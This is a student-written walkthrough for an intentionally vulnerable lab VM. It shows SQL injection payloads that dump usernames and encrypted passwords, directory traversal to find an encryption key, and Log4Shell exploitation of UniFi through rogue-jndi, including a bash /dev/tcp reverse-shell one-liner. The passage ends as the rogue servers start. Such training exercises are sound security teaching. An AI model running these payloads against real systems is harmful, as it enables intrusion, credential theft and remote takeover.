
${CS:COMPS://CARLETON.EDU/PENTESTING} WALKTHROUGH

Ashok Khare, Sydney Nguyen, Kimberly Yip Comps Winter 2024


This integrative exercise is a vulnerable virtual machine that allows individuals to gain hacking experience in a safe, ethical environment. Specifically, our virtual machine gives the attacker experience in Structured Query Language (SQL) injections to obtain an encrypted password before exploiting the destructive vulnerability Log4Shell. The following document is organized as a walkthrough in section 1 with information about the vulnerabilities in section 2.

1 Walkthrough


First scan the target IP address with Nmap to check what ports are open. The scan reveals that `port 80` is open running a HTTP proxy.



When we navigate to the page using a browser, we see the home page of the pseudo-company Worst Purchase. Exploring the site, we notice the *Home*, *About*, *Purchase*, and *Support* tabs. There also exists a login feature in the upper right-hand corner. If we navigate to the *Purchase* page, there exists a search feature on the left side of the page.



This search feature allows us to find products based on a user-specified seller name, item name, and minimum price. This suggests that the site uses a database and Structured Query Language (SQL) queries to find all objects that match the parameters given to populate the page. This can be tested by inserting a quotation mark into one of the user input slots. We receive a SQL error statement back, indicating that SQL is used to populate the webpage. The error statement returns part of the original query back to us and includes a GROUP BY statement. This indicates that we must use a union-based injection attack. (Refer to Section 2.1 for more information.)




A successfully injected query may look like the following:

```
'GROUP BY seller; SELECT table_name FROM information_schema.tables UNION SELECT
   seller FROM products WHERE seller='
```

The query must begin with a single quote to end the original query's request for user input. We must also include the `GROUP BY seller` statement before ending the query with a semicolon to maintain the structure of the original query. We can then include a more specific SQL statement to obtain the information we wish to receive.

Most databases have an information schema table that lists all the tables that exist as well as their associated columns and column types. Thus, if we query for the table names from the information schema table, we can find all the tables that exist within the database. We then need to end our injected query string with `UNION SELECT seller FROM products WHERE seller='` such that it matches the original query's structure and returns with no errors.


From this, we receive a list of all the tables within our database. We can note that one of the tables is named `userinfo`.



Using the same strategy, we can inject another union-based SQL query to find the column names of table `userinfo`.

```
'GROUP BY seller; SELECT column_name FROM information_schema.columns WHERE table_name
    = "userinfo" UNION SELECT seller FROM products WHERE seller='
```


We then see that the table `userinfo` has three columns: `aes_pw`, `u`, and `uid`. We can speculate that columns `aes_pw` and `u` stand for password and username, respectively.



With this information, we can now formulate a more specific query that returns the username and passwords of users within the database.


```
'GROUP BY seller; SELECT aes_pw, u FROM userinfo UNION SELECT seller, item FROM
   products WHERE seller='
```


The query then returns a list of all usernames and encrypted passwords stored within the `userinfo` table.




The name of the passwords column, combined with the sponsorship from AES 256 CBC encryption on the site's *About* page, suggests that the encrypted passwords we have obtained are encrypted with this encryption scheme. With a quick search, we find that AES 256 CBC encryption is a symmetric encryption scheme. Thus, to decrypt the passwords, we need to find the key used to encrypt the passwords.

Looking around the site, we focus our attention on the URL where we can navigate the site by changing the file path. We see that by changing the file path to `http://192.168.5.131/php/` we can see all the files within the php folder. One of these files is a directory labeled `private/`. Clicking into `private/` shows us the hidden key used to encrypt the passwords with AES 256 CBC encryption.







Exploring other pages on the site, we also see that there exists an *About* page listing the current employees of Worst Purchase. One of these employees, Bentley, overlaps with one of the usernames and passwords we found through SQL injection. Running Bentley's encrypted password and the key found through directory traversal through an AES 256 CBC decryption calculator, we receive the plaintext password we can use to login. We can then login as Bentley and access the employee webpage.




On Bentley's employee webpage, we notice the *Home*, *References*, and *To Do* tabs. If we go to the *To Do* page, we see that Bentley has yet to delete old admin accounts. We suspect that these accounts are open and accessible.




Navigating to the *References* page, we find instructions on how to manage old employee accounts and a list of old employee accounts that need to be deleted.






Cross-referencing the list of employee accounts that need to be deleted with the *The Shame Page* on the main site, we see that Marley was an account with web developer privileges. If we try to log in as Marley with the temporary password listed in the "How to remove old employee accounts document", we gain access to Marley's employee page.

Having used the default password to log into Marley's account on the Worst Purchase website, the attacker can navigate to the the *To Do* page and find an outstanding task to shut down an application called UniFi. UniFi is a software application designed to manage networks and network access points[1]. We can infer that UniFi is where the next vulnerability is located. Examining Marley's *References* page, the attacker can find the command required to start the UniFi service. The attacker can execute this command by logging into the target machine as Marley using SSH. Once logged in, the attacker can use `systemctl` to enable UniFi and check its status.



Once UniFi is running, the attacker can proceed to the login page at $https://target\_ip\_address:8443$. On this webpage, they will see a simple form with three fields: Username, Password, and Remember Me. UniFi's version number - 6.4.54 - is also displayed on the page.

[1] UniFi Full-Stack Networking: How it Works, `https://ui.com/us/en/how-it-works`




UniFi 6.4.54 uses a version of Log4j, a Java logging library, which is vulnerable to remote code execution[2]. Exploit CVE-2021-44228 better known as Log4Shell, takes advantage of "JNDI features used in configuration, log messages, and parameters" which "do not protect against attacker-controlled LDAP and other JNDI-related endpoints"[3].

The attacker can exploit Log4Shell through UniFi's login page, whose input is logged using Log4j. Using sample values as input, they can fill out the login form and capture the resulting request using a program such as BurpSuite. The request will appear approximately as follows:

[2]Another Log4j on the Fire: UniFi, `https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi`

[3]Summary of CVE-2021-44228, `https://nvd.nist.gov/vuln/detail/CVE-2021-44228`



The “remember” field in the request is vulnerable to a malicious JNDI lookup, which enables the Log4Shell exploit[4]. The attacker must first craft a malicious payload to retrieve through the lookup and store it on a server they control. They can use the rogue-jndi tool, authored by Michael Stepankin and Darren Meyer and publicly available on GitHub. Rogue-jndi creates LDAP and HTTP servers on the attacker’s machine, which can store malicious code that may be retrieved using JNDI[5]. Before exploring rogue-jndi, the attacker should save their captured request to Burp-Suite’s repeater for future use.

The attacker can freely clone the rogue-jndi repository onto their attacking machine. However, to run it, they must first have installed Java and Maven, an automation tool commonly used to build Java objects. Once these tools are installed, the attacker can run the command `cd rogue-jndi` followed by the command `mvn package` to compile the rogue-jndi program.

Next is to craft a malicious payload that will be stored on the servers created by the rogue-jndi. This payload can be any command of the attacker’s choice, but in this case we use a reverse

[4]Another Log4j on the Fire: Unifi, `https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi`

[5]Rogue JNDI tool, `https://github.com/veracode-research/rogue-jndi/tree/master?tab=readme-ov-file`

shell. The payload should be base64-encoded to prevent any unexpected encoding errors[6]. The command the attacker should execute is as follows[7]:

```
echo 'bash -c bash -i >&/dev/tcp/attacker-ip-address/4444 0>&1' | base64
```

The encoded command will spawn a reverse shell by creating an interactive bash shell and redirecting its input and output to port 4444 on the attacker's machine.

Now, the attacker can use rogue-jndi to create and store a malicious command that will cause the target to execute the previously specified reverse shell code. From the rogue-jndi directory on their machine, the attacker should run the following command:

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,base64_encoded_shell}|{
   base64,-d}|{bash,-i}" --hostname "attacker_ip_address"
```

where `base64_encoded_shell` is the previously encoded reverse shell command and `attacker_ip_address` is the IP address of the attacker's machine[8]. The `-command` flag specifies the malicious payload to store on the HTTP server created by rogue-jndi, which the target server should eventually execute[9]. In this case, the payload decodes the encoded reverse shell code and then uses bash to execute it. The `-hostname` flag specifies the IP address of the machine hosting the HTTP server on which the malicious payload is stored[10].

When the command is run, rogue-jndi will start up an LDAP server as well as several HTTP servers containing the malicious payload:

